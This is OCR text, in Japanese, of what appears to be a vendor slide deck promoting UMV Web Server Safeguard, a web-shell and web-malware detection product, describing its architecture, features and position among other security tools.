
WAF だけでは不十分

- **難読化**および**エンコ**ードされたスクリプトの検出が不十分
- **パケット**を介して配布されたマルウェアの検出が不十分
- **ボトルネック**/サービス**中**断が発生しやすい
- **内部の脅威アクター**によってバイパスされる
- ネットワーク デバイス内の**既存の感染**によってバイパスされる
- **ゼロデイ**脆弱性
- 不適切な**構成**


Web Server Safeguard (WSS)

ウェブベースのマルウェアを**リアルタイム**で検出・**隔離・報告する**
ウェブサーバーセキュリティブースターソリューション

欠けている部分


ネットワーク
ネットワーク ファイアウォール
WAF
セキュア
コーディング
データ セキュリティ
Web アプリ / 脆弱性スキャナー
?
アプリケーション
システム (OS)
パッチ管理
システム マルウェア検出


欠けている部分


ネットワーク
ネットワーク ファイアウォール
WAF
セキュア コーディング
データ セキュリティ
Web アプリ / 脆弱性スキャナー
UMV Web Server Safeguard®
リアルタイム検出
アプリケーション
システム(OS)
パッチ管理
システム マルウェア検出

ブースター ソリューション

ネットワーク ファイア ウォール

WAF




Imperva WAF®
F5 Advanced WAF®
Sophos XG Firewall®

Cisco Secure Firewall®
Fortinet Fortigate®
Barracuda CloudGen Firewall®
F5 BIG-IP® Network Firewall®
Check Point Quantum®

ネットワーク

システム マルウェア検出

パッチ管理



CrowdStrike Falcon®
Cisco Advanced Malware Protection®

GFI LanGuard®
Avast Patch Management®
Ivanti PatchLink®

システム

Web アプリ / 脆弱性スキャナ

セキュア コーディング

Webベースのマルウェア検出

データ セキュリティ

Acunetix®
Fortra Vulnerability Management®
Qualys Web Application Scanner®
Tripwire IP360®


Check Point CloudGuard
Spectral®
OpenText Fortify®

UMV Web Server Safeguard®

Thales Network Encryptors®
Trellix Data Encryption Suite®
Senetas CypherNET®

アプリケーション

システムを内部から外部に保護



リアルタイム
検出

検出されたマルウェアを管理する

難読化/暗号化されたマルウェアを検出

軽い

主な機能

最先端の検出

最もステルス性の高い Web シェルや悪意のあるコードも検出して管理

信頼性

幅広いシステム互換性、HA サーバーのサポート、最適化されたリソース効率


管理が簡単

WSSの検出パターンを管理し、カスタマイズし、検出に関する更新を受信する

クラウド サポート

クラウド コンピューティング システムのサポート
(WSS クラウド/オンプレミス)

WSS 構成



WSS 管理サーバー

- HW/VM にインストールされたサーバー ソフトウェア
- WSS エージェントをリモートで管理および制御します
- **検出履歴の保存**
- Web シェル パターンの更新をエージェントに配布

WSS エージェント

- Web サーバー/WAS にインストールされたプログラム
- マルウェア検出を実行
- Unix、Linux、Windows NT O/S と互換性あり
  (JDK 1.5+ をサポートしている必要があります)

WSS マネージャー プログラム

- 管理者 PC にインストールされたプログラム
- Web シェル検出、リモート アクション、環境、レポートの設定を制御
- アクセス管理、統計、レポート設定

構造と運営

外部リンク

ESM

SMS

電子メール

構成管理

その他

WSS 管理サーバー
(レポート/アクション)

1. レポート
- 画面上のアラート
- 電子メール アラート
- SMS アラート

2. Web ソース分析
- ASP
- JSP
- PHP

3. Web シェル アクション
- 隔離
- 例外
- 部分的な Web Shell の削除

4. 悪意のある URL アクション
- ブラック/ホワイト リスト
- グレー リスト
- URL/URI 管理

5. ロールバック
- 隔離のロールバック
- 例外のロールバック

WSS エージェント
(検出)

リアルタイムのファイル アップロード/変更検出

OS カーネル

wwwroot

WSS 検出テクノロジ

- UMV の R&D チームは、インストールされた **30,000** を超えるエージェントからマルウェア データを **24 時間体制**で**収集**して**分析**し、検出パフォーマンスを向上させています
- 洗練されたパターン適用と例外処理により、**誤**検出を最小限に抑えます
- パターン検出は、Web サーバー/WAS の独自の環境に合わせて**カスタマイズ**できます

パターン

既知の Web シェル パターンをファイル内のパターンと比較します署名に基づいて Web シェル パターンを生成します

